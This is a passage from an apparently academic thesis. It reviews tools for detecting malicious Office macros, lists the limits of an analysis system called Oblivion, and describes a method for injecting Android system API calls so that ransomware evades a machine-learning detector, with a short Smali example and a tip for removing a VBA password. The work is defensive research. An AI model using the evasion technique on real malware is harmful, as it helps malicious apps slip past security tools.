Smutz and Stavrou [80] proposed an approach to disarm the exploits contained in Office files by randomizing their structural contents. In particular, the authors randomized the file data structures to make the malicious contents not accessible anymore while preserving the remaining functionality of the documents. The approach was applied to the .doc and .docx files.

Concerning machine learning-based approaches, ALDOCX [69] uses active learning to perform static analysis and detect malicious .docx files. In comparison to Oblivion, this system does not analyze the code that is truly executed by the files. Instead, it resorts to hierarchical structural paths obtained from the XML structure of the files. Therefore, this approach can only be used on XML-based Office documents, thus ruling out all binary-formats such as .doc and .xls.

Kim et al. [64] proposed a machine learning method to analyze obfuscated macros. More specifically, the proposed strategy extracted a comprehensive set of static features from the analyzed code, such as the number of characters, the average length of words, and the Shannon entropy.

Lu et al. [33] proposed to detect malicious Office macros by performing static analysis of the files from four different perspectives: functional words, OLE file object formats, structural paths, and specification errors. The authors employed machine learning on features extracted from these characteristics to detect OOXML files.

Finally, Mimura and Ohminami [81] proposed techniques to detect obfuscated macros by using Latent Semantic Indexing (LSI) and Natural Language Processing (NLP) to extract words from the source code of macros. The extracted words are then encoded as features used to train a machine learning model.

PowerShell Analysis. Previous scientific work also focused on analyzing PowerShell scripts generated by macro codes. More specifically, the first methods focused on analyzing obfuscated scripts by employing machine learning and techniques such as Abstract Syntax Trees [82, 83]. Other strategies employed Deep Learning combined with Abstract Syntax Trees and Natural Language Processing [84, 85]. Ugarte et al. [30] presented PowerDrive, an automatic, open-source de-obfuscator for PowerShell that simplifies the analysis of these attacks and that has been used as a part of the post-processing module in Oblivion. Finally, Li et al. [86] proposed an alternative de-obfuscation approach for obfuscated PowerShell codes based on the semantic sub-tree analysis.

Tools for Macro Analysis. Various publicly available tools can be used to extract information from Office files. OleVBA is among the best static tools to analyze Office files [3], and Oblivion uses it as an aid to static analysis. It works on both OLE and OOXML files and extracts information about suspicious VBA keywords that can be used to perpetrate attacks. Notably, OleVBA cannot be employed alone to perform full malware analysis, as it suffers from the limitations of static analysis (it is especially vulnerable against) obfuscation. In 2016, ESET released a dynamic approach to analyze Word files called VHook [70], which Oblivion has massively extended. The file is instrumented by injecting specific control instructions in the macro-code, thus extracting the input parameters of System functions (such as `Shell`). However, this approach is only limited to Word files and lacks many of the characteristics introduced with Oblivion (see paragraph 4.2).

Finally, another popular tool is OfficeMalScanner [87], which performs static analysis of macro embedded in Office documents, similarly to OleVBA. The tool also looks for possible encryption keys that may be used to protect the analyzed documents.

4.5 Discussion and Limitations

As described in the previous paragraphs, Oblivion is a complex system whose elements cooperate to address the variety of malicious macros in the wild. However, the system is far from being perfect, as it features some limitations improvable in the next releases.

The first limitation is that Oblivion works with instrumented macros that get automatically executed when macros are opened or closed (by employing functions such as `DocumentOpen` and `WorkbookOpen`). Other macros (e.g., `.frm` ones) require direct interaction from the users or base their execution on specific actions performed on the document (e.g., accessing specific cells

in Excel). Executing non-automatic macros is very complex to solve for at least two reasons:

- The requested interactions have to be usually performed in windows that may have an unpredictable design, including embedded messages and buttons. Moreover, text in windows can use different languages, such as Chinese or Russian, so the automatic interpretation is very challenging.

- The requested interactions may not be linked to actions performed by the macro. In some cases, interaction windows are generated by the Office suite itself, according to unexpected events. Hence, it is generally difficult to control and predict the appearance of these windows. However, I state that this problem is rather limited in malware, as interaction-based macros are especially common in benign files.

The second limitation is related to samples that contain passwords, which essentially lock access to the embedded macros. Some passwords can be easy to remove with brute-forcing or by directly patching the document (by replacing the `DPB` string in the `vbaProject.bin` with `DPX` [88]). However, this method does not always work. In fact, it depends on the employed version of Office and on the file type (for example, there are consistent differences between .xls and .xlsx files in managing passwords). For simplicity, password-protected files have not been addressed in the experimental evaluation of this work. However, it is plausible that future releases of Oblivion will integrate full password-cracking support.

The third major limitation is related to the errors that did not allow Oblivion to complete its analysis. These errors are related to the excessive size of the instrumented macro (in terms of code lines). This problem will be solved in the next release by splitting the instrumented routine into subfunctions (that can also be located in different modules) that are progressively called.

Finally, it is worth noting that some instrumented macros failed the execution due to unexpected errors, such as invalid routine calls or sudden crashes of the virtualizer that could not allow us to complete the analysis. I speculate that some of these problems may be solved by using a different virtualizer.

Chapter 5
Android Adversarial Attack

As discussed in paragraph 1.2, the Android operating system is a critical target for malware attacks due to its popularity. Multiple security efforts have been made to design malware detection systems to identify potentially harmful applications. All these security solutions employ different strategies based on the analysis of the application through static analysis, dynamic analysis, or a combination of them (see paragraph 2.1.1 to know more about these types of analysis). Additionally, machine learning algorithms often employ such information to accurately detect known and previously unseen attacks (see paragraph 2.1.2). However, as discussed in paragraph 2.2.1, machine learning algorithms are vulnerable to well-crafted attacks. In fact, attackers have developed several techniques to evade such systems, ranging from code obfuscation to adversarial attacks, i.e., modifications to the samples that directly target learning algorithms such that input samples are misclassified.

This research work aims to understand the feasibility of performing a fine-grained injection of system API calls to malicious Android applications to evade machine learning-based malware detectors. Previous work has extensively shown the vulnerability of learning-based detection systems, including those designed for Android malware detection [51, 38], to test-time evasion attacks, which consist of creating carefully-perturbed malicious samples that are able to be classified as legitimate by the classifiers. However, a critical problem that has been often overlooked in previous work is the practical feasibility of generating adversarial samples. In fact, few previous works discussed a methodology about the actual creation of adversarial samples. These research works primarily focused on Manifest modifications and they lacked in preserving the stability of the application. Moreover, all the previous works evaluated their proposals on systems with binary features, thus only highlighting the presence or absence of certain characteristics in the Android application.

When designing a machine learning-based detection system, experts identify a set of characteristics (features) that are expected to effectively classify the input samples. That is, they create a feature space where they map specific characteristics, patterns, or behaviors of the sample to a feature vector. Conversely, when performing adversarial attacks, attackers generate an altered feature vector, thus converting each alteration into a modification of the samples (in the problem space) in order to attain the desired evasion. Depending on the setting, this transition is not straightforward and entails

the difficulty of moving from the feature space to the problem space (or vice versa), i.e., finding an exact, unique correspondence between values in the feature vector and characteristics in the problem domain (e.g., functionalities in an Android application). This is the so-called *inverse feature-mapping problem* [38, 53, 89] or the more generic *problem-feature space dilemma* [90]. Moreover, the generation of concrete, realistic Android adversarial samples through API call injection also requires taking into account different constraints, such as preserving the app's semantics or keeping it plausible for human inspection [91, 92].

The rest of the chapter is organized as follows:

- Paragraph 5.1 describes the needed technical background about Android applications. Particular attention is put into the applications' code container, called the `.dex` file.
- Paragraph 5.2 illustrates the proposed model to develop evasive Android applications in the problem space. In particular, it is discussed the attack scenario where both the attacker's effort and the impact on the generated app are kept at a minimum level. Then, in-depth focus is put into discussing the constraints and the feasibility of generating evasive Android samples specifically through the injection of system API calls, which are known to be discriminating features for malware detectors.
- Paragraph 5.3 discusses the implementation of the considered injection strategy to create working adversarial malicious samples that only adds the calls needed to achieve the evasion by preserving the application's overall functionality.
- Paragraph 5.4 presents the experimental results attained by attacking a state-of-the-art ransomware detector that employs non-binary features. To do so, the subset of the usable system API calls is identified and explained their relevance to evasion through a gradient-based interpretability technique.
- Paragraph 5.5 reports an overview of the state-of-the-art about creating adversarial samples in the problem space concerning both Android and general domains.
- Paragraph 5.6 focuses on the discussions and limitations of the proposed methodology.

5.1 Technical Background

Android applications are well-organized structures whose elements are contained in a single file. This file is a compressed archive whose extension is `.apk` (i.e., Android application package).



Figure 14: Structure of an Android `.apk`.

As shown in Figure 14, an Android application is composed of four main elements:

- `AndroidManifest.xml`: an `.xml` file that specifies the application's structure and main components. For example, it lists the permissions required by the app and its activities, i.e., the components that usually show a user interface.
- Resources: graphical elements and `.xml` files used to define the layout properties of the application.
- Assets: external resources of the application, such as multimedia files and native libraries.

- `Classes.dex`: *dex* stands for Dalvik Executable. Android apps have one or more of these files, which contain the application's executable code.

Since this work focuses on altering the `.dex` code, I provide an overview of the `.dex` file structure and contents in the following.

5.1.1 Dalvik Executable Structure

Android applications are written in `Java` or `Kotlin`. Then, in both cases, the code is compiled into Dalvik bytecode, which is contained in the `.dex` files (in the majority of the cases, there is a unique `.dex` file called `classes.dex`). This bytecode can be further disassembled into `Smali`, a human-readable format. From Android 4.4 onward, the bytecode is converted to native ARM code during the installation of the application (ahead-of-time approach), and it is then executed by Android Runtime (ART). A `.dex` file is a layered container of bytes organized by reference. For example, the classes definition section is a container of pointers that reference a data structure contained in the `.dex` file.

The main components of a `.dex` file are:

- Header: contains information about the file composition, such as the offsets and the size of other parts of the file (such as constants and data structures). This data collection is crucial to reconstruct the bytecode correctly when the code is compiled to ARM.

- Constants: they represent the addresses of the strings, flags, variables, classes, and method names of the application.

- Classes Definition: this is the definition of all the class parameters, like the superclass, the access type, and the list of methods with all the references to the data contained in the data structure.

- Data structure: this is the container for the application's actual data, such as the method code or the content of static variables.

To better understand the structure of `.dex` files, it is possible to imagine them as a sequence of hierarchical references that, starting from the header, lead to the target data structures. So, as shown in Figure 15, to get the content of a class (in terms of attributes and methods), it is necessary to retrieve the references of that class from the class definition section and retrieve the wanted information from the other sections of the `.dex` file.



Figure 15: Structure of `.dex` file.

This research work gives particular attention to the Dalvik bytecode instructions to call a method. These are called `invoke` instructions. As shown in Figure 16, an `invoke`-type instruction can be direct (to call a constructor, a static, or a private method) or virtual (to call a public method). It may have multiple registers in which the method parameters are contained, and it features the class and method to call (as well as the method's return type).

invoke-*type* {vC, vD, vE, vF, vG}, *class->method()returnType*

Figure 16: General form of an invoke instruction.

5.2 Model Description and Methodology

As discussed in paragraph 2.2.1, to model an adversarial attack, the main aspects to consider are the attacker's goal, knowledge, and capability. The optimal scenario for an attacker corresponds to the one in which the dataset, feature space, and the classification function are known. However, this is unlikely as the attackers often have incomplete information or no information at all about the target system. For this reason, in this work, I simulate a scenario where the attacker has minimum information about the Android detection system. Specifically, the focus is on the mimicry attack. In this

scenario, the attacker knows the feature space and can access a set of data that is a representative approximation of the probability distribution of the data employed in the target system.

5.2.1 Problem Space Domain

This research aims to evaluate to what extent it is feasible to generate real-world Android adversarial samples with a particular focus on the constraints and consequences of injecting system API calls. To do so, the first concern to consider is the so-called inverse feature-mapping problem or the more generic problem-feature space dilemma [90]. This refers to the difficulty of moving from the feature space to the problem domain (or vice versa), i.e., finding an exact, unique correspondence between values in the feature vector and characteristics in the problem domain, e.g., functionalities in an Android application.

The feature mapping problem can be defined as a function ψ that, given a sample z, generates a d-dimensional feature vector $x = [x_1, x_2, ..., x_d]$, such that $\psi(z) = x$ [91]. Conversely, the opposite flux in the inverse feature-mapping case is a function S, such that taking a feature vector x, I have $S(x) = z'$. However, it is not guaranteed that $z \equiv z'$. For example, let's consider the feature vector of the considered setting, which consists of the occurrence of API package calls. Due to this choice, the value of a feature x_i in the feature vector can be increased through two main behaviors in the Android application: the call of a class constructor and the call of a method. In both cases, the class involved in these calls must belong to the package that corresponds to the i-th feature. This means that there are as many ways to change that feature value as the number of callable classes in the package. Figure 17 exemplifies this aspect by showing, for a few packages, their related classes that are identified as callable for this purpose.

```
android.content -> ContentUris, ContentValues, Intent, IntentFilter
android.database -> ContentObservable, DatabaseUtils, DataSetObservable
android. graphics -> Picture, Regiorn, ColorFilter, Camera
```

Figure 17: List of usable classes for three different Android packages.

By contrast, an alternative feature vector (as discussed in [93]) that describes the occurrence of system API method calls would have a one-to-one mapping between the i-th feature and the call of the corresponding method. This issue is particularly relevant for the creation process of adversarial samples. Another implication to consider is the potential presence of side-effect

features, i.e., the undesired alteration of features besides the ones targeted in the attack [91]. For example, inserting whole portions of code to add specific calls may inject unnecessary, additional calls. This may lead to an evasive feature vector that is slightly different from the expected one, thus making the behavior of the target classifier unpredictable.

The injection approach considered in this work starts from the will of inserting the minimum amount of modifications needed to evade the detection. However, other concerns must be taken into account in order to create a realistic, working adversarial malware. I will discuss them in the next paragraph.

5.2.2 Constraints

In this paragraph, I present the constraints that are considered in the presented approach and their implications on the injection strategy design. The following illustration is made on top of the definitions proposed by Pierazzi et al. [91].

Available transformations. The modification of the features has to correspond to doable actions in the problem domain. That is, it is necessary to evaluate the set of possible transformations. In the case of Android, some sample modifications could lead to a change in the app behavior, a crash during the execution, or rejection by the Android Verifier. Typically, the attacker can only add new elements to the apps (feature addition), such as permissions, strings, or function calls, while it is harder for it to remove them (feature removal). For example, it is not possible to remove permissions from the `Manifest`.

In this work, the chosen feature addition strategy is based on injecting exclusively new system API calls into the `.dex` code. In this sense, it is possible to successfully perform the modifications only for a reduced set of Android system packages and classes. In fact, the injected packages are those whose classes are not interfaces or abstract classes and whose constructors are public and accessible. Another issue is related to the call parameters. These must be correctly defined because Java has a strict, static type checking. Thus, to call methods or constructors that receive specific parameters, one could create and pass new objects of the needed classes. Since this can result in being an over-complicated procedure, in this work, I explore the most straightforward setting for attackers, i.e., where they restrict the set of callable classes to the ones that need primitive or no parameters at all. The evaluation is performed on both cases in paragraph 5.4.2, while the implementation is done only for the no-parameters case.

Preserved semantics. The transformations must preserve the functionality

and behavior of the original sample, e.g., the malicious behavior of Android malware. To check if the application's behavior has been kept unchanged after the injection, one could build a suite of automatic tests to perform basic operations. For instance, it is possible to open and close the main `activity`, put it in the background, and verify if the produced output is the same as the original app.

In the proposed setting, the main criticality of the injection of API calls is related to the execution of operations that could lead to crashes or block the execution, which is especially relevant when calling methods, while more manageable when calling only class constructors. More specifically, a call may require a reference to non-existent objects, causing an exception in the execution (e.g., `openOptionsMenu()` from `android.view.View` if no Option Menu is present) or block the user interface if it runs in the main thread.

Plausibility. The created adversarial samples have to be plausible for human inspection, i.e., they do not contain evident (from a human perspective) signs of manipulation. For example, having 50 consecutive calls of the same method inside the same function would be extremely suspicious. However, this concept is also quite tricky in practice. In fact, there are no general and automatic approaches to evaluate it.

In this work, this constraint is achieved by limiting the repetition of the same calls multiple times in the same portion of the app. In particular, the injected calls are spread throughout the whole app in order to make a sequence of constructor calls less likely. However, a more sophisticated strategy should take care of the coherence of the injected code with the application context. For instance, adding permissions that do not pertain to the app's scope could be suspicious to the human expert.

Robustness. The alterations made to the samples should be resilient to pre-processing. For example, injecting dead code in the app is common for attackers, but it is easy to neutralize through dead code removal tools. In this sense, the presented approach aims at the injection of code that is properly executed.

5.2.3 Injection Feasibility

In the specific setting of this work, successfully creating the adversarial samples implies carefully selecting the system APIs to inject. Therefore, the first step is to identify what API constructors are usable to implement the attack. Starting from the complete set of them, for each package of each API level are removed:

1. The constructors that are not public or have protected access.

2. The constructors that belong to abstract classes.

3. The constructors that potentially throw exceptions, thus requiring a more complex code injection.

4. The constructors that receive parameters of non-primitive types.

Then, the classes that have at least one constructor satisfying this filtering are identified as usable. Consequently, the packages that have at least one class available are derived from these classes. Moreover, two cases on the input parameters of the constructors are considered:

1. No-parameters: this case identifies all the constructors that require no parameters in order to be called.

2. Primitive-parameters: this case identifies all the constructors that receive parameters of primitive types. This includes the following list of parameters: `int`, `short`, `long`, `float`, `double`, `char`, and `boolean`. Notably, attackers could include other non-primitive types that are simple to manage, such as `java.lang.String`.

Taking into account these considerations on the usable Android APIs, in paragraph 5.4.2, I evaluate the attained results on the evasion quantitatively.

Explaining evasion. Besides identifying the modifiable packages and classes at the disposal of the attacker, it would be interesting to understand if and to what extent the usable APIs turn out to be the ones that are effective for evasion attacks. This means the ones that, when modified, move the adversarial sample towards the benign class.

To perform this kind of evaluation, integrated gradients [94] are used. This is a state-of-the-art interpretability technique (for the sake of simplicity, in this work, I also use the term explainability interchangeably), part of the so-called attribution techniques. As illustrated by Ancona et al. [95], this term means that the explanation of a sample z consists of a vector $r^z = [r_1, r_2, ..., r_d]$, where each component is a real value (an attribution or relevance) associated with each feature. This value can be positive or negative, depending on the direction in which the feature orients the classification. As regards integrated gradients specifically, it is a gradient technique since it is based on the computation of the partial derivative of the prediction function f with respect to each feature of the input sample vector x_i. Different from other similar techniques, it is designed to deal with non-linear classifiers. I refer the reader to the work by Ancona et al. [95] for further details.

The relevance values produced by this kind of technique are associated with each feature of a single sample (local technique) and do not provide an estimate of the general importance of the feature for the classifier (such as for global techniques). The relationship between interpretability and adversarial attacks is currently under study. For example, recent work has proposed to put a bridge between gradient-based explainability techniques (like integrated gradients) and evasion attacks, specifically in the Android malware detection domain, showing the correlation between relevance values and the vulnerability of detectors to sparse evasion attacks [96]. In the following, I then assume that a relevant feature is significant for a successful realization of the evasion attack.

Since the attribution values of integrated gradients can be calculated with respect to the classifier's specific output class, the trusted ones are considered. In this way, positive values indicate that a feature moves the prediction towards the trusted class. Consequently, a feature is considered as relevant (for evasion) when its attribution value is strictly positive. This means identifying the features that influence the classification in the direction of the trusted class and, consequently, the ones that an attacker should modify to evade the detection of the considered sample. Paragraph 5.4.2 shows this assessment.

5.3 Adversarial Malware Creation

The core of the proposed implementation is based on two libraries: `DexLib` [97] and `Apktool` [98]. `Dexlib` is a Java library with a great number of functionalities, such as reading, modifying, and writing Android `.dex` files. `Apktool` is a tool to disassemble, reassemble, and debug an Android application.

Figure 18 shows the architecture of the implemented system to generate adversarial samples according to a mimicry attack or a random noise one alternatively. The system takes as input a malicious Android sample from which it retrieves the feature vector. Then it performs the modifications to the feature vector using either the benign reference vector (mimicry) or the noise vector (random noise adding). Finally, it gives as output an adversarial malware that is expected to be classified as benign.



Figure 18: Architecture of the adversarial malware creation system.

As shown in Figure 18, the system chain consists of three phases described in the following.

5.3.1 Feature Mapping

In this phase, the malicious Android sample is statically analyzed to detect and count all the Android system API calls and create the numeric vector of features $x = [x_1, x_2, ..., x_d]$. As shown in Figure 19, firstly, the `.dex` file is parsed using `Dexlib` to get the API called through the invoke functions (see paragraph 5.1.1). This is done by matching the Android system calls previously gathered from the official Android documentation. Then, the occurrences for each API call are counted. Finally, the system generates a sparse feature vector where, for every non-zero feature, there is the occurrence of the references to the specific package inside the analyzed Android application.



Figure 19: Example of feature mapping for the creation of the feature vector.

5.3.2 Attack

The extracted malicious feature vector is then modified to perform the attack. This phase aims to generate an adversarial feature vector using a mimicry or a random noise addition approach. As shown in Figure 18, for the mimicry case, the system takes as a reference a unique benign feature vector $x^m = [x^m{}_1, x^m{}_2, ..., x^m{}_d]$. The choice of this vector can be made in different ways. Specifically, one might choose the benign reference vector to be added to the malicious sample according to different strategies. In paragraph 5.4.3, it is discussed the comparison between the results of the experiments for four ways of choice, which I call: mean, median, real mean, and real median. Basically, in the first two cases, the chosen reference vector is the mean (median) vector among the trusted samples available to the attacker, i.e., the test set. The remaining two cases use the real sample of the test set that is closest to the mean (median) vector. Specifically, this real sample is chosen considering the highest cosine similarity, calculated with respect to the reference feature vector through the following formulation:

$$\text{Cosine Similarity}(x, x^m) := \frac{\sum_{i=1}^{d} x_i x^m{}_i}{\|x\| \|x^m\|} \tag{4}$$

As regards the random noise addition, it is necessary to generate a noise vector $x^n = [x^n{}_1, x^n{}_2, ..., x^n{}_d]$. To do so, different implementation strategies are considered to perform the attack (see paragraph 5.4.3) in this case too. I define these strategies as *absolute* and *relative*. The first one consists of increasing, for each feature, the occurrence of the correspondent call with a randomly chosen value between zero and the considered noise level (e.g., 10). In the second one, the features are added by taking into account the original value of each feature in the sample. For example, with an original feature value of 20 and a noise level of 50%, the system randomly increases the occurrence with a value between zero and 10.

Once it is obtained the vector that enables the modification, for the mimicry case, the system computes the difference between the reference feature vector and each malicious one, then add the resulting features to the malicious sample, creating the adversarial feature vector $x^a = [x^a{}_1, x^a{}_2, ..., x^a{}_d]$. Notably, if the original malicious sample exhibits one or more features with values higher than those of the reference vector, the system keeps the same value of the original sample (otherwise, the system would perform feature removal). Regarding the random noise addition case, the noise vector is added to the malicious feature vector to create the adversarial feature vector x^a.

5.3.3 Inverse Feature Mapping

This phase is the opposite of the feature mapping phase, so each value of the adversarial feature vector, which is not already in the malicious sample, is matched with the corresponding Android system call and added to the malicious sample. The system uses `Apktool` to disassemble the Android application; then, it employs `Dexlib` to perform all the modifications on the bytecode level. Finally, `Apktool` is leveraged again to reassemble and sign the generated adversarial sample, which is manually tested to verify that the functionality is preserved. As introduced in paragraph 5.2.1, for each feature (package), there may be more than one usable constructor since multiple classes can be available. Thus, for each feature, the system randomly chooses a constructor among the available ones. In this way, the plausibility of the adversarial app is increased, as it would be easier for a code analyst to notice the same class called multiple times rather than different classes of the same package. In this sense, the system also spread the injected calls across all the methods already defined in the `.dex` file, so that they are not concentrated in a unique portion of code.

Each injected call is added by defining an object of the related class and calling its constructor. Figure 20 shows the `Smali` representation of the injection code in which it is possible to see a new-instance function used to create an object of the class `java.util.concurrent.atomic.AtomicLong` to add and an invoke-direct function to call the constructor of that class. The injected instructions are placed before the `return` statement of the selected method. Notably, the choice of calling constructors does not cause any side-effects since no features other than the target ones are modified within the feature vector.

```
new-instance v0, java.util.concurrent.atomic.AtomicLong;
invoke-direct v0, java.util.concurrent.atomic.AtomicLong;-><init>()V
```

Figure 20: Example of the injection of an Android system call.

5.4 Experimental Evaluation

In this paragraph, after describing the experimental setup (paragraph 5.4.1), I evaluate the capability of the attacker to inject Android's system API calls (paragraph 5.4.2). Then, I show the performance of the mimicry and the random noise attacks, as well as their impact in terms of added calls with respect to the original samples (paragraph 5.4.3).

5.4.1 Evaluation Setup

Dataset. I use the same dataset as [93], composed of 39 157 Android applications, including:

- Ransomware: 3 017 ransomware gathered from the `VirusTotal` [28] service and the `HelDroid` dataset [99].
- Trusted applications: 18 396 benign applications retrieved from the Google Play store (thanks to an open-source crawler [100]) and the Androzoo [101] dataset.
- Malware: 17 744 generic malicious applications (that do not include ransomware), retrieved from the `Drebin` dataset, a free source of malicious mobile applications called `Contagio`, and `VirusTotal` [25].

Feature extraction. At the basis of the considered setting, there is R-PackDroid [26], which has been used as a reference detection system. The authors proposed a system designed for the detection of Android ransomware attacks. This machine learning-based system uses three labels to classify Android applications: benign, malicious, and ransomware. The feature set consists of the cumulative list of system API packages up to Level 26 (Android Oreo), for a total of about 200 features. This marks a difference from other malware detection proposals, such as DREBIN [25], which considers the simple presence of specific calls (system-related or not), resulting in a binary feature vector. In particular, in this work, the set of APIs was strictly limited to the Android platform [102] ones.

Classifier. An MLP (multilayer perceptron) neural network trained with Keras [103] has been used as a classifier. To train the classifier, it has been performed a five-fold cross-validation repeated 100 times, along with a search for the best hyperparameters (e.g., number of layers, number of neurons per layer) for the net. To do so, the dataset has been randomly split in each repetition, with 50% of it used as the training set. Figure 21 shows the mean ROC curve over the five repetitions.



Figure 21: Average ROC curve of the MLP classifier over the five repetitions of the 5-fold cross-validation. The lines for the ransomware and malware classes include the standard deviation in translucent color.

Notably, all the experiments have been performed using the best classifier of the first iteration. Moreover, the detection performance was not the optimal one for this setting since, in the performed tests, better results have been attained with a random forest algorithm. However, explanations with integrated gradients cannot be produced from the random forest due to the non-differentiability of its decision function. Therefore, to keep the discussed setting coherent, all the experiments have been performed on the MLP classifier.

5.4.2 API Injection Evaluation

As explained in paragraph 5.2.2, attackers have to consider different constraints to solve the inverse feature-mapping problem. Then, considering these constraints, they have to find what viable methodologies can be used to create real-world consistent adversarial samples. As introduced in paragraph 5.2.3, this evaluation considers the injection of constructors with no parameters or with primitive parameters.

For what concerns the case of constructors without parameters, Table 12 shows, for each API level up to 29, the percentage of usable packages and classes out of the whole set of APIs.

Table 12: Number of available packages and classes for the case of constructors without parameters for each Android API level.

	Android API Level																												
	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
Packages (%)	53	54	55	56	56	56	55	55	55	56	57	57	56	56	55	55	55	55	55	54	53	53	53	53	51	51	51	51
Classes (%)	27	26	26	25	25	25	24	24	24	24	24	24	23	23	22	22	21	21	21	19	19	18	18	18	17	17	16	15

In this case, depending on the Android API level, it is possible to cover several packages, from 51% to 57%, and several classes between 15% and 27%. Overall, this case is more convenient for an attacker because the effort is lower since that the attacker does not need to create and inject new variables with the correct primitive type.

For what concerns the case of constructors with primitive parameters, Table 13 shows, for each API level up to 29, the percentage of usable packages and classes out of the whole set of APIs.

Table 13: Number of available packages and classes for the case of constructors with primitive parameters for each Android API level.

	Android API Level																												
